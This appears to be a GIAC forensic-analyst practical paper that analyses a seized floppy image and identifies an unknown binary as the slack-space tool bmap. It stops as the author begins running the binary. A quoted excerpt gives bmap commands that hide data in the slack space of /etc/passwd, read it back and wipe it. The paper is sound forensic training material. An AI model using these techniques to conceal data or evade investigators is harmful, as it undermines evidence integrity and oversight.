Global Information Assurance Certification Paper

Analysis of an unknown binary, Forensic Analysis on a system, Legal Issues of Incident Handling

GIAC Certified Forensic Analyst (GCFA)

Practical Assignment

Version 1.4 (July 21, 2003)

Option 1

Alfredo Rinaldi
T8c at Orlando in April2004

September 2004

Table of Contents

List of Figures

Abstract

This practical assignment will cover requirements for GCFA certification with specific reference to version 1.4 option 1, dated July 21, 2003.

The document is composed of 3 parts. For each part, an introduction is used to prepare the reading of the core of the chapter, and a summary at the end will resume key findings (impatient readers who want to know the murderer's name before the film ends can jump directly to the summary… even if we all know that as usual it's the majordomo!)

In the first part, evidences from a hypothetical case involving presumed use and distribution of copyrighted materials will be analyzed. The evidence is a floppy disk containing in particular an unknown executable. The target of the analysis is to establish the purpose of the binary and figure out the possible use of it. The subject (John Price) is suspected of using the organization's computing resources to violate copyrights laws, and the analysis will argument this thesis with regard to the evidence collected. A general framework for the Incident Handling process and investigative main concepts will be given, to better explain the possible general context of this analysis, and a useful introduction also to part 2.

In the third part, legal issues associated with the case of John Price will be discussed, with specific reference to Italian laws, so as it relates to my country (Italy).

For the second part (option 1) of this practical assignment, an actual investigation on a potentially compromised system is documented. The system image was provided by GIAC and Honeynet project, and is taken from a web server used in the "IPNET challenge" held during Orlando (April 2004) SANS conference. The focus of the analysis is on the media analysis phase of the forensic investigation, and some forensic tools and attack types will be briefly described and used to investigate the evidence.

Document Conventions

When you read this practical assignment, you will see that certain words are represented in different fonts and typefaces. The types of words that are represented this way include the following:

`Command`	Operating system commands are represented in this font style. This style indicates a command that is entered at a command prompt or shell, or he results of a command and other computer output.
`Filename`	Filenames, paths, and directory names are represented in this style.
http://url	Web URL's are shown in this style.
Quotation	A citation or quotation from a book or web site is in this style.
`à in-line comment`	Comments to timelines, logfiles, and history files, inserted in-line with text are in this style.

Abbreviations

You will find some acronyms reading this assignment, where not in-line with the text, you can have this list as a reference.

DWL Dirty Word List
EXT2 Second Extended Filesystem
GUI Graphical User Interface
IH Incident Handling
LKM Loadable Kernel Module
MAC Modified: When the file data was last modified, Accessed: When the file data was last accessed, Changed: When the file status (i-node data) was last changed
MD5 Message Digest 5

Part 1 - Analyze an Unknown Binary

The investigative case involves presumed use and distribution of copyrighted materials. The provided evidence is a floppy disk containing in particular an unknown executable (`prog`).
The target of the analysis is to establish the purpose of the binary and figure out the possible use of it.
The subject (John Price) is suspected of using the organization's computing resources to violate copyrights laws, and the analysis will argument this thesis with regard to the evidence collected.
A general framework for the Incident Handling process and investigative main concepts will be given, to better explain the possible general context of this analysis.

Introduction

The investigated case is described by the following scenario:
An employee (John Price) has been found distributing copyrighted material during an auditing. His office PC was found with hard disk wiped, and with a 3.5 inch floppy inserted in the floppy drive. John Price has subsequently denied that the floppy belonged to him, the floppy was seized and entered into evidence:

- *Tag# fl-160703-jp1*
- *3.5 inch TDK floppy disk*
- *MD5: 4b680767a2aed974cec5fbcbf84cc97a*
- *fl-160703-jp1.dd.gz*

The focus of this analysis will be on analyzing the evidence seized, trying to understand how it could have been used for the alleged illegal activities. Other possible new branches of the investigation will be highlighted, to extend the investigation in other directions.

Case description analysis and investigative framework

It could be useful to analyze the case description, highlighting details important for the investigation, and inserting the following analysis in a possible general framework for the investigation.
First of all we find that John Price has been suspended from his place of employment as a consequence of an audit. We don't know if the audit was triggered by suspects of illegal activities in place (so investigations already started) or it was a routine general purpose auditing, anyway we are still in the "identification phase" of the incident handling process, and the incident type is presumed to be "Inappropriate usage" with regards to company policies and/or

copyright laws. The investigation will attempt to argument this incident, giving information and directions for further phases of Incident Handling (IH).
The general framework of IH, is divided by experienced professionals in the following phases, as described in the step-by-step guide from SANS ([1:1]):

1. **Preparation**: where security policies, procedures, and generally controls (preventative and detective) are designed and deployed to mitigate risks and prepare to handle potential incidents.
2. **Identification**: where the security incident is detected, and further analyzed and verified. A proper identification phase can lead to further phases of incident management, providing useful information for an effective handling
3. **Containment**: the goal is to limit the scope and magnitude of the incident, in order to keep it from getting worse
4. **Eradication**: to ensure that the factors originating or allowing the incident are eliminated or mitigated.
5. **Recovery**: to return systems involved in the incident to fully operational status
6. **Follow-up**: where lessons learned are used to prevent future similar incidents, or mitigate risks associated with it.

The only evidence of this phase of the investigation is a floppy disk, found in the drive of the PC of the employee John Price. The floppy has been seized and entered into evidence, and there are some information about the evidence that could be worth to analyze.
For example the tag (*Tag# fl-160703-jp1*) seems to contain the date of the seizure (16/07/2003), and the string "jp" can be related to the case (John Price), or it can be the id of the investigator who seized the evidence (important info when multiple investigators are working on the same case).

There is a hash value of the floppy, using MD5 algorithm. MD5 (Message Digest 5 algorithm, [1:2]) is a hashing algorithm; a function that applied to data provides a one-way transformation that cannot be reversed. It is used to obtain a digest (also called checksum), so a smaller, fixed length value associated with original data that can reveal any modification to the original data.
This digest is very important to verify and preserve the integrity of the evidence, as well as to verify the integrity of eventual images taken, to ensure that the analysis is consistent with the original data.

An image of the media has been taken, looking at the name of the image (*fl-160703-jp1.**dd**.gz*) we deduce that DD tool has been used to obtain a bit-for-bit copy of the evidence.
All these are items of the so called "**chain of custody**", and if respected this is very important for the lifecycle of the case, to ensure that the evidence, together with findings of the investigation could be admissible in a law court, if the case will be prosecuted.
Other important aspects of the chain of custody are: the recording of all steps of evidence seizure (particulars that during the seizure seem irrelevant could

assume importance in the iter of the investigation), and continuity of possession/custody of the evidence, to ensure that the evidence integrity is not compromised.

Now that the possible framework is defined and there is full awareness of important details about the evidence, let's go in depth with the media analysis.

Media analysis

Integrity Check and first overview

For most of the analysis we will use a laptop, with multiple boots (Windows and Linux), with forensics tools installed on it. In particular for this analysis we will use a Linux boot based on RedHat Fedora Core 2, EDT time zone, kernel: 2.6.6-1.435.2.3, and another system based on the same operating system when we will need to execute the program in a safe environment.

First action to perform is a checksum verification, to ensure the integrity of the image we are going to analyze. We will compute an MD5 digest and check against the original value.

```
$ md5sum fl-160703-jp1.dd.gz
4b680767a2aed974cec5fbcbf84cc97a  fl-160703-jp1.dd.gz

$ cat fl-160703-jp1.dd.gz.md5
4b680767a2aed974cec5fbcbf84cc97a  fl-160703-jp1.dd.gz
```

Now we are sure of the conformity of the media with the original evidence, we proceed extracting from the GZipped archive the image of the floppy and list the directory content after extracting.

```
$ gunzip fl-160703-jp1.dd.gz
$  ll
total 3129833
-r--------  1 root  root    1474560 Jul 16  2003 fl-160703-jp1.dd
-r--------  1 root  root     474162 Jul 16  2003 fl-160703-
jp1.dd.gz
-rw-r--r--  1 root  root         54 Jul 16  2003 fl-160703-
jp1.dd.gz.md5
```

Note that the size of the image (1440 Kbytes) is consistent with a floppy described as a "3.5 inch TDK floppy disk".
First tool we use on the image is the "`file`" tool, used to understand which kind of image we are approaching. The "`file`" tool performs 3 types of check: on the file systems, on magic numbers, and on language.

```
$ file fl-160703-jp1.dd
fl-160703-jp1.dd: Linux rev 1.0 ext2 filesystem data
```

The output of the `file` command reveals that the file system of the floppy is "ext2", the Second Extended Filesystem (well described in [1:3])

For a first superficial analysis, we will mount the floppy as it would be attached to the forensic system in a safe way, so being sure not to compromise the integrity, and look at the visible content of the floppy.
We will use the "`mount`" command, with options to have a read only access ("`-r`") and to use a loopback device ("`-o loop`").

```
$ mount fl-160703-jp1.dd ./floppymont/ -t ext2 -o loop -r

$ ls –laR ./floppymont/
.:
total 560
drwxr-xr-x  6 root  root    1024 Jul 16  2003 .
drwxr-xr-x  3 testuser testuser   4096 Sep  5 11:16 ..
-rw-r--r--  1 root  root    2592 Jul 14  2003 .~5456g.tmp
drwxr-xr-x  2   502   502   1024 Jul 14  2003 Docs
drwxr-xr-x  2   502   502   1024 Feb  3  2003 John
drwx------  2 root  root   12288 Jul 14  2003 lost+found
drwxr-xr-x  2   502   502   1024 May  3  2003 May03
-rwxr-xr-x  1   502   502  56950 Jul 14  2003 nc-1.10-
16.i386.rpm..rpm
-rwxr-xr-x  1   502   502 487476 Jul 14  2003 prog

./Docs:
total 171
drwxr-xr-x  2  502  502  1024 Jul 14  2003 .
drwxr-xr-x  6 root root  1024 Jul 16  2003 ..
-rwxr-xr-x  1  502  502 29184 May 21  2003 DVD-Playing-HOWTO-
html.tar
-rwxr-xr-x  1  502  502 27430 May 21  2003 Kernel-HOWTO-
html.tar.gz
-rw-------  1  502  502 29696 Jun 11  2003 Letter.doc
-rw-------  1  502  502 19456 Jul 14  2003 Mikemsg.doc
-rwxr-xr-x  1  502  502 32661 May 21  2003 MP3-HOWTO-html.tar.gz
-rwxr-xr-x  1  502  502 26843 Jul 14  2003 Sound-HOWTO-
html.tar.gz

./John:
total 44
drwxr-xr-x  2  502  502  1024 Feb  3  2003 .
drwxr-xr-x  6 root root  1024 Jul 16  2003 ..
-rwxr-xr-x  1  502  502 19088 Jan 28  2003 sect-num.gif
-rwxr-xr-x  1  502  502 20680 Jan 28  2003 sectors.gif

./lost+found:
total 13
```

```
drwx------  2 root root 12288 Jul 14  2003 .
drwxr-xr-x  6 root root  1024 Jul 16  2003 ..

./May03:
total 17
drwxr-xr-x  2  502  502  1024 May  3  2003 .
drwxr-xr-x  6 root root  1024 Jul 16  2003 ..
-rwxr-xr-x  1  502  502 13487 Jul 14  2003 ebay300.jpg
```

There are some interesting files on the floppy:

- `Ebay300.jpg`: it seems only a picture, screenshot from the eBay website, and reporting a downtime of the eBay system ("*We're sorry but the eBay system is temporarily unavailable* …"). Beyond the meaning of the text, it could indicate that eBay is somehow involved in the case, maybe for distributing. So it doesn't demonstrate anything, but it could be useful for further investigations, and of course "eBay" will become part of the "dirty word list" (DWL) used in this investigation on the floppy.
- `Mikemsg.doc`: it's a Microsoft Word document quoting the text:
  "*Hey Mike,*

  I received the latest batch of files last night and I'm ready to rock-n-roll (ha-ha).

  I have some advance orders for the next run. Call me soon.

  JP"
  The signature of the memo ("JP") can mean "John Price", and the text refer to someone called "Mike" (to be inserted in the DWL), and to "batch of files" and "orders". There seem to be some transactions of files between the two people, and going on with the investigation we will try to confirm this thesis.
- The name of the directory "John", could bind the floppy to John Price, together with the signature of the letter "`mikemsg.doc`" and the fact that the floppy was in his PC.
- The "howto" documents could be interesting in targeting the kind of material used or distributed (Mp3 sound files and DVDs). It's not evidence itself, but it could be useful for further investigations, both on this floppy evidence, both in future branch of the investigation if it will be prosecuted. Beyond that, some other words for our DWL ("mp3", "sound", and "DVD").
- `nc-1.10-16.i386.rpm..rpm` is a package for redhat Linux distribution, in particular it is the "netcat" program, usually nicknamed "network Swiss army knife" utility, used to transfer data across the network using TCP or UDP (can be used to transfer: files, data streams, shell commands, etc. a good description can be found in [1:4]). It can be useful to track these particulars, because it could be necessary to investigate the diffusion on the organization's PCs. Also the information about the Operating System

used can be useful, knowing that it can be RedHat or another Linux distribution that uses RPM packages. Here reported a dump of the rpm command used to extract information about the package:

```
$ rpm -q -i -p ./nc-1.10-16.i386.rpm..rpm
warning: ./nc-1.10-16.i386.rpm..rpm: V3 DSA signature: NOKEY, key ID db42a60e
Name        : nc                           Relocations: (not relocatable)
Version     : 1.10                              Vendor: Red Hat, Inc.
Release     : 16                            Build Date: Tue 23 Jul 2002 06:47:55 PM CEST
Install Date: (not installed)               Build Host: astest
Group       : Applications/Internet         Source RPM: nc-1.10-16.src.rpm
Size        : 114474                           License: GPL
Signature   : DSA/SHA1, Tue 03 Sep 2002 11:30:55 PM CEST, Key ID 219180cddb42a60e
Packager    : Red Hat, Inc. <http://bugzilla.redhat.com/bugzilla>
Summary     : Reads and writes data across network connections using TCP or UDP.
Description :
The nc package contains Netcat (the program is actually nc), a simple utility for reading
and writing data across network connections, using the TCP or UDP protocols. Netcat is
intended to be a reliable back-end tool which can be used directly or driven by other
programs and
scripts. Netcat is also a feature-rich network debugging and
exploration tool, since it can create many different connections and has many built-in
capabilities.
```

- "`sectors.gif`" and "`sect-num.gif`" are pictures that refer to disk geometry
- Last but not least, there is the `prog` file. Checking the hash value of this file against the content of the "prog.md5" file included in the practical assignment it matches.

  ```
  $ md5sum prog
  7b80d9aff486c6aa6aa3efa63cc56880  prog
  $ cat ../prog.md5
  7b80d9aff486c6aa6aa3efa63cc56880  prog
  ```

  It will be the target of the further analysis, first using binary information commands from the binutils package, then looking closely at the floppy content using a tool (autopsy) that allows timeline analysis and deleted/unallocated space investigation. We will also provide more info about the `prog` file.

Deep analysis of floppy and `prog` file

The first simple command we use to understand which kind of file we are approaching is the `file` command, then we will use the `objdump` tool included in the "binutils" package to learn something more about the target platform

```
$ file prog
prog: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV),
for GNU/Linux 2.2.5, statically linked, stripped
$ objdump -f prog

prog:     file format elf32-i386
architecture: i386, flags 0x00000102:
EXEC_P, D_PAGED
```

```
start address 0x080480e0
```

We learn we have an ELF 32-bit LSB executable, compiled for Intel platform.
The fact that it is statically linked means that the program is linked together with all the static libraries it need for running, so it hasn't dependencies from external libraries.
"Stripped" means that the `strip` function has been used on the object code (or compiled and linked with the proper option -s), discarding all symbols. In this way the object code file is much smaller and perhaps more optimized for execution, but from an investigation perspective it's not good news because it will not contain useful information for a complete debugging or decompiling (a reverse engineering methodology for Linux is described in [1:5]).
So the most efficient way to understand what the program does will be to execute it in a sanitized and controlled environment, or try to gather and analyze the source code, if possible.

Now we will use the autopsy tool (website can be found in [1:6]) to further analyze the floppy image, and look for other possible information in the timeline, or in the unallocated space.
Autopsy Forensic Browser is an open source graphical front-end to command line tools included in the SleuthKit. With Autopsy and SleuthKit lots of forensic analysis functions are possible, with an easy to use and flexible interface.

With autopsy we create a case, linking the floppy image "`fl-160703-jp1.dd`".
Then in "File Analysis" mode we browse the content of the floppy, the first thing we check is the `prog` MAC (Modified: When the file data was last modified, Accessed: When the file data was last accessed, Changed: When the file status (inode data) was last changed) times.
Here dumped a screenshot take from autopsy browser, note that since the header is not visible in the picture, the date columns respectively are: Modified, Accessed, Changed:



Figure 1 - MACtimes for prog using autopsy

We will then extract a timeline of MACtimes for files in the floppy, using the "timeline" option from the "host" menu. Here dumped the timeline created by autopsy and stored in the "output" directory for the host (in this case the floppy), with few in-line comments in the à <comment> form:

```
Tue Jan 28 2003 10:56:00   20680 ma. -/-rwxr-xr-x 502   502   25   /mnt/floppy/John/sectors.gif
                           19088 ma. -/-rwxr-xr-x 502   502   24   /mnt/floppy/John/sect-num.gif
Mon Feb 03 2003 06:08:00    1024 m.. d/drwxr-xr-x 502   502   12   /mnt/floppy/John
Sat May 03 2003 06:10:00    1024 m.. d/drwxr-xr-x 502   502   14   /mnt/floppy/May03
Wed May 21 2003 06:09:00   29184 ma. -/-rwxr-xr-x 502   502   13   /mnt/floppy/Docs/DVD-Playing-HOWTO-html.tar
                           27430 ma. -/-rwxr-xr-x 502   502   19   /mnt/floppy/Docs/Kernel-HOWTO-html.tar.gz
Wed May 21 2003 06:12:00   32661 ma. -/-rwxr-xr-x 502   502   20   /mnt/floppy/Docs/MP3-HOWTO-html.tar.gz
Wed Jun 11 2003 09:09:00   29696 ma. -/-rw------- 502   502   16   /mnt/floppy/Docs/Letter.doc
Mon Jul 14 2003 10:08:09   12288 m.c d/drwx------ 0     0     11   /mnt/floppy/lost+found
                               0 mac ---------- 0     0     1    <fl-160703-jp1.dd-alive-1>
Mon Jul 14 2003 10:11:50   26843 ma. -/-rwxr-xr-x 502   502   21   /mnt/floppy/Docs/Sound-HOWTO-html.tar.gz
Mon Jul 14 2003 10:12:02   56950 ma. -/-rwxr-xr-x 502   502   22   /mnt/floppy/nc-1.10-16.i386.rpm..rpm
Mon Jul 14 2003 10:12:15  100430 ma. -rwxr-xr-x 0     0     23   <fl-160703-jp1.dd-dead-23>
Mon Jul 14 2003 10:12:48   13487 ma. -/-rwxr-xr-x 502   502   26   /mnt/floppy/May03/ebay300.jpg
Mon Jul 14 2003 10:13:13  546116 m.. -rwxr-xr-x 502   502   27   <fl-160703-jp1.dd-dead-27>
Mon Jul 14 2003 10:13:52    2592 m.c -/-rw-r--r-- 0     0     28   /mnt/floppy/.~5456g.tmp
Mon Jul 14 2003 10:19:13  100430 ..c -rwxr-xr-x 0     0     23   <fl-160703-jp1.dd-dead-23>
Mon Jul 14 2003 10:22:36    1024 m.. d/drwxr-xr-x 502   502   15   /mnt/floppy/Docs
Mon Jul 14 2003 10:24:00  487476 m.. -/-rwxr-xr-x 502   502   18   /mnt/floppy/prog
à Here the prog file's data has been modified

Mon Jul 14 2003 10:43:44    1024 ..c d/drwxr-xr-x 502   502   15   /mnt/floppy/Docs
                           26843 ..c -/-rwxr-xr-x 502   502   21   /mnt/floppy/Docs/Sound-HOWTO-html.tar.gz
Mon Jul 14 2003 10:43:53   13487 ..c -/-rwxr-xr-x 502   502   26   /mnt/floppy/May03/ebay300.jpg
Mon Jul 14 2003 10:43:57   56950 ..c -/-rwxr-xr-x 502   502   22   /mnt/floppy/nc-1.10-16.i386.rpm..rpm
Mon Jul 14 2003 10:45:48   29184 ..c -/-rwxr-xr-x 502   502   13   /mnt/floppy/Docs/DVD-Playing-HOWTO-html.tar
Mon Jul 14 2003 10:46:00   27430 ..c -/-rwxr-xr-x 502   502   19   /mnt/floppy/Docs/Kernel-HOWTO-html.tar.gz
Mon Jul 14 2003 10:46:07   32661 ..c -/-rwxr-xr-x 502   502   20   /mnt/floppy/Docs/MP3-HOWTO-html.tar.gz
Mon Jul 14 2003 10:47:10  546116 .a. -rwxr-xr-x 502   502   27   <fl-160703-jp1.dd-dead-27>
Mon Jul 14 2003 10:47:57   29696 ..c -/-rw------- 502   502   16   /mnt/floppy/Docs/Letter.doc
Mon Jul 14 2003 10:48:15   19456 mac -/-rw------- 502   502   17   /mnt/floppy/Docs/Mikemsg.doc
Mon Jul 14 2003 10:48:53   19088 ..c -/-rwxr-xr-x 502   502   24   /mnt/floppy/John/sect-num.gif
```

```
                          20680 ..c -/-rwxr-xr-x 502   502   25   /mnt/floppy/John/sectors.gif
Mon Jul 14 2003 10:49:25    1024 ..c d/drwxr-xr-x 502   502   12   /mnt/floppy/John
Mon Jul 14 2003 10:50:15    1024 ..c d/drwxr-xr-x 502   502   14   /mnt/floppy/May03
Wed Jul 16 2003 02:03:00  546116 ..c -rwxr-xr-x 502   502   27   <fl-160703-jp1.dd-dead-27>
Wed Jul 16 2003 02:03:13    1024 m.c -/drwxr-xr-x 0     0     2    /mnt/floppy/John/ (deleted-realloc)
Wed Jul 16 2003 02:05:33  487476 ..c -/-rwxr-xr-x 502   502   18   /mnt/floppy/prog
à Here the prog file inode has been modified

Wed Jul 16 2003 02:06:15   12288 .a. d/drwx------ 0     0     11   /mnt/floppy/lost+found
Wed Jul 16 2003 02:09:35    1024 .a. d/drwxr-xr-x 502   502   12   /mnt/floppy/John
Wed Jul 16 2003 02:09:49    1024 .a. d/drwxr-xr-x 502   502   14   /mnt/floppy/May03
Wed Jul 16 2003 02:10:01    1024 .a. d/drwxr-xr-x 502   502   15   /mnt/floppy/Docs
Wed Jul 16 2003 02:11:36    2592 .a. -/-rw-r--r-- 0     0     28   /mnt/floppy/.~5456g.tmp
Wed Jul 16 2003 02:12:39    1024 .a. -/drwxr-xr-x 0     0     2    /mnt/floppy/John/ (deleted-realloc)
Wed Jul 16 2003 02:12:45  487476 .a. -/-rwxr-xr-x 502   502   18   /mnt/floppy/prog
à Here the prog file has been accessed (executed?)
```

So the MAC times associated with the prog file are:

Modification: `Mon Jul 14 2003 10:24:00`
Access: `Wed Jul 16 2003 02:12:45`
Change: `Wed Jul 16 2003 02:05:33`

It's important to notice that the above MACtimes are assuming EDT as the Time zone, to be exact the real time zone from the incident site should be known.
It's relevant the fact that the `prog` file is accessed after all modification operations, as the last access among files in floppy.

Technically this means that the file has been accessed, so possibly executed, after the file creation on the floppy (so not just downloaded or compiled). Furthermore it was the last file used on the floppy.
This could be consistent with the fact that the John Price's PC was wiped and the floppy was inserted in the floppy drive, so just to guess it could be the program used to wipe the PC.

It's very important not to jump to conclusions, it may influence negatively all the investigation creating pre-concepts,
It will be discussed in the legal implications section later on, but it's important to notice that "accessed" does not mean necessarily that the program has been "executed". Technically it could have just been the object of a "`cat`" or "`strings`" command for example.
It's just a clue to be explored, but the useful info we have is that someone accessed the file the day of the evidence seizure, at that time.

MAC times are consistent with the floppy evidence seizure.
Note that there is another deleted file called `prog`, but any reference on the floppy is erased and the space has been re-allocated to other data, so it's of no use unless we are able to find any remaining strings in the unallocated space of the disk. Probably it's an older version of the file, there are similar situations for other files, but apparently nothing relevant to the investigation.

Other useful information about the file:
Size: 487476 bytes
File owner/group: The owner id is 502, as well as the group id (502), it could be an useful info to look for onto other PCs, apparently not crucial, but worth tracking it

String analysis and searching

The next step will be to extract strings from `prog`, using autopsy (same operation can be done with the `strings` unix command). Below some interesting dumps from the strings output, apparently from the interactive section of the code. We have highlighted values useful for DWL searching in the floppy and on the internet.

```
mft_getopt
no index
invalid index %d
argv[%d] is NULL
argv[%d]   (%s)   is   not   an
option
examining a filename or url!
%s is a well-formed argument
checking against %s
flag-
flagized option invokation
examining an enum!
matched against an enum val
examining a venum!
matched against an venum val
arg matches against %s
process_match
true
matches against %s
invalid value for enum
mft_log_init
nbd-server
MFT_LOG_THRESH
none
fatal
error
info
branch
progress
entryexit
mft_log_shutdown
unspecified
enter
exit
%s: %s
violet
blue
green
yellow
orange
white
%s: %s
<table  bgcolor=%s><tr><td>%s:
%s</td></tr></table><br>
<table
bgcolor=%s><tr><td>%s</td></t
r></table><br>
<table
bgcolor=%s><tr><td></td></tr>
</table><br>
Brazil
.TH %s "%d" "%s" "%s" "%s"
.SH NAME
%s \- %s
.SH SYNOPSIS
.B %s
[\fIOPTION\fR]...
.SH DESCRIPTION
\fB\-\-%s\fR %s
\fB\-\-%s\fR \fIARG\fR %s
\fB\-\-%s\fR \fIINT\fR %s
\fB\-\-%s\fR    \fIFILENAME\fR
%s
\fB\-\-%s\fR \fIVALUE\fR %s
\fIVALUE\fR can be one of:
      \fB%s\fR
  | \fB%s\fR
      \fBSHORTHAND
INVOKATION:\fR
```

```
Any of the valid values for
\fB--%s\fR can be supplied
directly as options. For
instance, \fB--%s\fR can be
used in place of \fB--
%s=%s\fR.
      \fB%s\fR %s
--%s %s
.SH REPORTING BUGS
Report bugs to %s.
Usage: %s [OPTION]...
 [<%s-filename>]
--%s  %s
--%s <arg> %s
--%s <int> %s
--%s <filename> %s
--%s <
 | %s
> %s
--%s VALUE
  where VALUE is one of:
  %s  %s
<tt>%s</tt> invocation
<tt>%s [&lt;OPTIONS&gt;]
 [&lt;%s-filename&gt;]
</tt>
Where <bf>OPTIONS</bf> may
include any of:
<descrip>
<tag>--%s</tag> %s
<tag>--%s    &lt;arg&gt;</tag>
%s
<tag>--%s    &lt;int&gt;</tag>
%s
<tag>--%s
&lt;filename&gt;</tag> %s
<tag>--%s &lt;
&gt;</tag> %s
<tag>--%s VALUE</tag>
<tag>%s</tag>  %s
</descrip>
<tag>--%s</tag> %s
%s:%s %s
operate on ...
target
entryexit
progress
branch
info
error
fatal
none
logging threshold ...
log-thresh
be verbose
verbose
name
useless bogus option
label
write output to ...
outfile
test     for     fragmentation
(returns   0   if   file   is
fragmented)
checkfrag
display          fragmentation
information for the file
frag
wipe the file from the raw
device
print    number    of    bytes
available
test (returns 0 if exist)
wipe
place data
display data
extract a copy from the raw
device
list sector numbers
operation to perform on files
mode
generate SGML invocation info
sgml
generate man page and exit
display options and exit
help
display version and exit
version
autogenerate document ...
1.0.20 (07/15/03)
newt
use block-list knowledge to
perform special operations on
files
prog
main
off_t too small!
07/15/03
invalid option: %s
try '--help' for help.
how did we get here?
no filename. try '--help' for
help.
target filename: %s
```

```
Unable to stat file: %s
%s is not a regular file.
%s has multiple links.
Unable to open file: %s
Unable to determine blocksize
target file block size: %d
unable to raw open %s
Unable to determine count
Unable to allocate buffer
%s has holes in excess of %ld
bytes...
error mapping block %d (%s)
nul block while mapping block
%d.
seek failure
read error
write error
%s fragmented between %d and
%d
%d %s
getting from block %d
file size was: %ld
slack size: %d
block size: %d
seek error
# File: %s Location: %Ld
size: %d
stuffing block %d
%s has slack
%s does not have slack
%s has fragmentation
%s does not have
fragmentation
bmap_get_slack_block
NULL value for slack_block
Unable to stat fd
Unable to determine blocksize
error getting block count
fd has no blocks
mapping block %lu
error mapping block %d. ioctl
failed with %s
error mapping block %d. block
returned 0
bmap_get_block_count
unable to stat fd
unable to determine
filesystem blocksize
filesystem reports 0
blocksize
computed block count: %d
stat reports %d blocks: %d
bmap_get_block_size
bmap_map_block
nul block while mapping block
%d.
bmap_raw_open
NULL filename supplied
Unable to stat file: %s
%s is not a regular file.
unable to determine raw
device of %s
unable to stat raw device %s
device mismatch 0x%x != 0x%x
unable to open raw device %s
raw fd is %d
bmap_raw_close
/.../image
bogowipe
write error
```

A lot of words seem to indicate that the program handles devices, raw devices, blocks, slack, fragmentation, wiping, etc.
The string "`1.0.20 (07/15/03)`" can be a version string, in the internet searching it will be inserted, together with other possibly peculiar messages.

Another interesting section of the strings output is a huge list of devices ("`/dev/<something>`" in total more then 3000 lines).
Coupled with the selection of words from the above may be consistent with a program that acts on hard disk (maybe wiping?).

Looking at strings in the floppy, obtained using autopsy unallocated space, we only find some interesting strings:

```
 32 xmms-mpg123-1.2.7-13.i386.rpm..rpmUU
 514 UU a
 584 vmware
 648 cd ..
 824 vmware-config.pl
 856 vmware
 888 LOGNAME=root
1028 XBN9
1034 DVD-Playing-HOWTO-html.tar
```

Searching on the internet for "xmms mpg123" we can find the website for this package (http://havardk.xmms.org/dist/xmms-1.2.7-rh8-rpm/) that is a package usable to play mp3 files on RedHat Linux. The other string referring to DVD playing howto confirms that the prevalent interest is in multimedia files.
The strings referring to VMWARE (vmware and vmware-config.pl) indicate that vmware is somehow involved in John Price's activities.

Looking on the internet using combinations of keywords from previous findings (for example using http://www.google.com searching "slack block 1.0.20") we find a bet:
http://build.lnx-bbc.org/packages/fs/bmap.html
Quoting the text:
"

> *The blocksize of a typical file system varies from 1K to 4K. Every file takes at least one block. The unused space in that block is slack space.* ***bmap*** *can save data into this slack space, extract data from slack space, and delete data in slack space. The data cannot be accessed using tools unaware of slack space (ie. almost all other tools), does not change existing files, and therefore cannot be detected using checksums or access times.*

"

"bmap" is another word in our list, so it may check and it's worth going in depth to verify if strings can refer to the tool named "bmap".
Looking further for bmap we find some links referring that could match with the string dump.
http://cert.uni-stuttgart.de/archive/honeypots/2002/07/msg00029.html
quoting:"

> *>If you don't know what I'm talking about, check the bmap utility to hide*
> *>data in the space not located in the filesystem :*
> *>ftp://ftp.scyld.com/pub/forensic_computing/bmap/*
> *And for more background on the issue go to:*
>
> *"Linux Data Hiding and Recovery"*
> *http://www.linuxsecurity.com/feature_stories/data-hiding-forensics.html*
>
> *Best,*
> *--*
> *Anton A. Chuvakin, Ph.D.*
> *http://www.chuvakin.org*
> *http://www.info-secure.org*

"

http://www.linuxsecurity.com/feature_stories/data-hiding-forensics.html
quoting:
"

> *The obscure tool bmap exists to jam data in slack space, take it out and also wipe the slack space, if needed. Some of the examples follow:*
>
> *# echo "evil data is here" | bmap --mode putslack /etc/passwd*
>
> *puts the data in slack space produced by /etc/passwd file*
>
> *# bmap --mode slack /etc/passwd*
> *getting from block 887048*
> *file size was: 9428*
> *slack size: 2860*
> *block size: 4096*
> *evil data is here*
>
> *shows the data:*
>
> *# bmap --mode wipeslack /etc/passwd*
>
> *cleans the slack space.*

"

The referred official website (ftp://ftp.scyld.com/pub/forensic_computing/bmap/) seems to be down at the time of this writing, but the source code can be found at the following mirror adrress:
http://archives.inocrea.co.id/base/bmap/

Executing `prog` in a safe environment

After locating the source code and one RPM package for version 1.0.20, before going in depth with the source code it can be worth for the investigation to be surer of the identity of the `prog`, beyond the apparent string matching.
